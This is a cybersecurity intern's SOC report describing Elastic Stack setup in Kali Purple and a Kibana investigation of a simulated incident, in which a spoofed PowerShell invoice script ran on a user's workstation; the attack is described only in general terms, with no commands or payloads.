(Security Operations Center – SOC Report)

Project Title:

Security Alert Monitoring & Incident Response Simulation Using SIEM Tools in Kali Purple

Submitted By: PIYUSH SINGH

Cybersecurity Intern
[*Email=piyushh1887@gmail.com*]

Internship Program:

Future Interns – Cybersecurity Track

Date of Submission:

[Insert Date Here]

Tools & Platforms Used:

- Kali Purple (Log Monitoring & SOC Setup)
- Elastic Stack (ELK) – Open-source SIEM
- Splunk Free Trial (Web-based SIEM interface)
- Linux CLI (for simulated logs and parsing)
- Word/Docs (For final reporting)

Target Environment:

- SOC-like setup on Kali Purple VM
- Simulated log files and alert datasets
- Configured Elastic Stack locally for log ingestion

and dashboard creation

Project Type:
Cybersecurity Internship Task 2 – (Security Operations Center - SOC Report)
GitHub Repository: FUTURE_CS_02 Track (Code: CS)

(Task Overview)

Cybersecurity Internship Task 2:

Security Operations Center (SOC) – Security Alert Monitoring & Incident Response

Objective:

● This task focuses on simulating the role of a SOC Analyst by monitoring security alerts, identifying potential threats, classifying incidents based on severity, and documenting a complete incident response workflow using industry-recognized tools and practices.

Goals of the Task:

● To understand the daily responsibilities of a SOC analyst.
● To gain hands-on experience using SIEM tools like Elastic Stack (ELK) and Splunk.
● To simulate the detection, triage, and reporting process of real-world security incidents.
● To build professional-level documentation and incident response reports.

Key Deliverables:

● A well-documented Incident Response Report including:
● Threat detection
● Log and alert analysis
● Timeline of events
● Severity classification
● Remediation recommendations

Key Activities Performed:


● Deployed and configured Elastic Stack in Kali Purple
● Analyzed logs for suspicious behavior (failed logins, IP anomalies, malware hits)
● Classified incidents (High, Medium, Low) based on risk and impact
● Created visual dashboard representations of threat data
● Documented detailed incident analysis in professional format

(CONTENT)

SIEM Environment Setup – Elastic Stack (ELK)

Introduction to the Elastic Stack (ELK):

The Elastic Stack, previously known as ELK Stack, is a powerful open-source suite used extensively in Security Operations Centers (SOCs) for log management, threat detection, and real-time monitoring.



It consists of four key components:

- Elasticsearch – The heart of the stack: used for storing, indexing, and querying logs.
- Logstash – Responsible for collecting, parsing, and transforming log data.
- Kibana – The visual frontend used for dashboards, queries, and data visualization.
- Beats – Lightweight agents that forward logs from endpoints to Logstash or Elasticsearch.

Component Overview

Elasticsearch:

A high-performance search and analytics engine that stores massive volumes of data and supports fast querying. Within the SOC context, it is used to store structured security events like firewall logs, authentication attempts, and system activity records.

Logstash:

Acts as the data pipeline engine. It collects logs from diverse sources, processes them using filters (e.g., parsing JSON, removing noise), and forwards them to Elasticsearch for indexing. Logstash ensures consistency in the log structure across all systems.

Kibana:

● The visualization interface of the Elastic Stack. Kibana is used by SOC analysts to:
● Search through events and alerts.
● Build dashboards showing real-time data (e.g., failed logins, geo-location maps).
● Visualize trends and patterns in security logs.

Beats:

● Beats are lightweight agents deployed on endpoints to collect specific types of logs (system logs, network data, audit events). Examples:
● Filebeat – Collects log files (e.g., /var/log/auth.log)
● Packetbeat – Monitors network traffic
● Auditbeat – Captures audit framework logs from Linux systems

While not mandatory, Beats are ideal for efficient, low-footprint log collection in production environments.

Setup in This Project

● For this internship task, the Elastic Stack was manually configured in a Kali Purple environment to simulate a real-world SOC setup. The configuration included:
● Installing and starting all Elastic Stack services.
● Forwarding log files (simulated alerts and auth logs) into Logstash.
● Setting up dashboards in Kibana to visualize alerts and suspicious activity.

🎯 Purpose Within This Task
● The Elastic Stack was used to:
● Ingest and parse log files provided during the internship.
● Monitor login anomalies, malware signatures, and IP geolocation data.
● Simulate alert classification and incident tracking as done in SOC teams.


(Accessing and Using Kibana for Log Analysis)

As part of the SIEM setup using the Elastic Stack, I accessed the Kibana web interface to

analyze and filter simulated log data. Kibana acts as the visual front-end for Elasticsearch, offering real-time log analysis through dashboards and timelines.

Login Details:

Kibana was accessed via the browser at:
http://[Local_IP_or_Hostname]:5601




(Default credentials used as per local setup instructions):

● Upon successful login, I navigated to:
Analytics → Discover

● The Discover tab allows real-time inspection of indexed log data. Here, I was able to:
View time stamped events


● Search through log messages

● Identify anomalies and patterns



Time Filtering:

● To simulate real-world incident response, I used the Absolute Time Filter feature to narrow the investigation window. This helped isolate logs relevant to the incident date:
● Date Range Set To: May 11, 2023
● Time Window: 01:45:00 – onwards
● By setting this custom window, I was able to identify specific logs around the incident period and observe authentication failures, IP anomalies, and other event patterns



(Investigating Malicious Behavior Through Available Fields in Kibana)

● To investigate suspicious activity on a potentially compromised workstation, I explored and enabled critical fields in the Kibana Discover panel. These fields are part of the Elastic Common Schema (ECS) and provide structured insights into user behavior, process execution, and network activity.
● This step helps reconstruct the attacker's timeline and identify indicators of compromise (IOCs).

Investigation Context:

● The scenario involves a user named Bill, whose system may have been accessed remotely by a malicious actor. The attacker likely executed unauthorized commands, attempted privilege escalation, and interacted with files or services on the system.


● To support this investigation, I focused on filtering logs by selecting the most relevant fields available in the dataset.

Enabled Fields & Their Purposes:

Field Name	Purpose in Investigation
`agent.name`	Identifies the source host or agent sending logs — useful to confirm if logs are from Bill's system.
`event.category`	Classifies the log type (e.g., process, network) — helps isolate command-related activities.
`process.command_line`	Shows full command strings executed by the attacker — often reveals tools or payloads used.
`process.executable`	Indicates which binaries were run (e.g., `powershell.exe`, `cmd.exe`)
`process.name`	Captures the process name — helps track common malware loaders or system tools.
`process.parent.name`	Helps trace how processes were spawned (e.g., `explorer.exe` → `cmd.exe`) — critical for tracing privilege escalation or lateral movement.
`related.user`	Displays user account involved in the activity — useful to spot compromised or unusual accounts.
`source.ip`	Shows where the connection originated — helps trace external attacker IPs.
`destination.ip`	Indicates where the traffic was going — could identify C2 servers or internal pivots.

How Fields Were Enabled:

- Navigated to the “Available Fields” panel on the left-hand side of Kibana → Discover
- Used the search bar to find each field
- Clicked the “+” icon to add fields as columns
- Clicked individual fields to explore Top Values and spot anomalies (e.g., repeated command use, strange IPs)



Observations from Top Values:

● Top source IPs helped flag external hosts possibly used for remote access
● Repeated execution of suspicious binaries (cmd.exe, powershell.exe, or base64 commands) may indicate persistence or post-exploitation
● Process parent relationships like explorer.exe → cmd.exe were examined for privilege abuse patterns
● Unexpected usernames in related.user hinted at privilege misuse or lateral movement


Command Line Process Analysis via Kibana (Manual SOC Investigation)

● As part of this SOC simulation, I performed deep log analysis on a compromised workstation using Kibana's Discover tab. By applying targeted filters, I was able to isolate suspicious command-line activity and retrace the attacker's initial access vector.
● This was performed manually in a locally configured Kali Purple environment using the Elastic Stack (Elasticsearch + Kibana).

Time-Window Filtering & Log Sorting:

● To maintain timeline accuracy:
● The log view was sorted chronologically (Old → New) to observe the earliest attacker actions first.


● The time filter was set to May 11, 2023, based on the provided alert window, ensuring relevance to the incident.



Field-Based Filtering (Command Execution Tracing):


● To reduce noise and focus on relevant activity, I applied the following filters:

Filter Applied	Reason
`process.command_line` present	Shows logs that contain actual command execution details
`agent.name = Victim-Workstation`	Focused on the suspected machine (manually named)
`related.user = bsmith`	Filtered logs based on the affected user account



Suspicious Activity Identified – PowerShell Execution:

- The first log entry in the filtered result set showed:
- process.name: powershell.exe
- executed by user: bsmith
- executable path: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
- command line: Suspicious PowerShell script disguised as a legitimate file




Initial Attack Vector (Execution of a Spoofed PowerShell Script):

Upon expanding the log entry in Kibana:

● The process.command_line field revealed a PowerShell script with a .ps1 extension.
● The script appeared to be disguised as a .pdf invoice, likely delivered through a phishing email.
● The file path and filename indicated the attacker used file extension spoofing to trick the victim into executing the script.

Summary of Findings:

Details	Indicator
PowerShell script (.ps1) executed by `bsmith`	**Initial Access**
File Extension Spoofing + Remote Access Trojan (RAT)	**Attack Technique**
`powershell.exe` (native Windows utility)	**Tool Used by Attacker**
Kibana log entry: `process.command_line`, `process.name`, `agent.name`	**Evidence Source**
Victim likely opened a spoofed invoice file, granting attacker access	**Inference**



👇👇👇👇👇👇👇

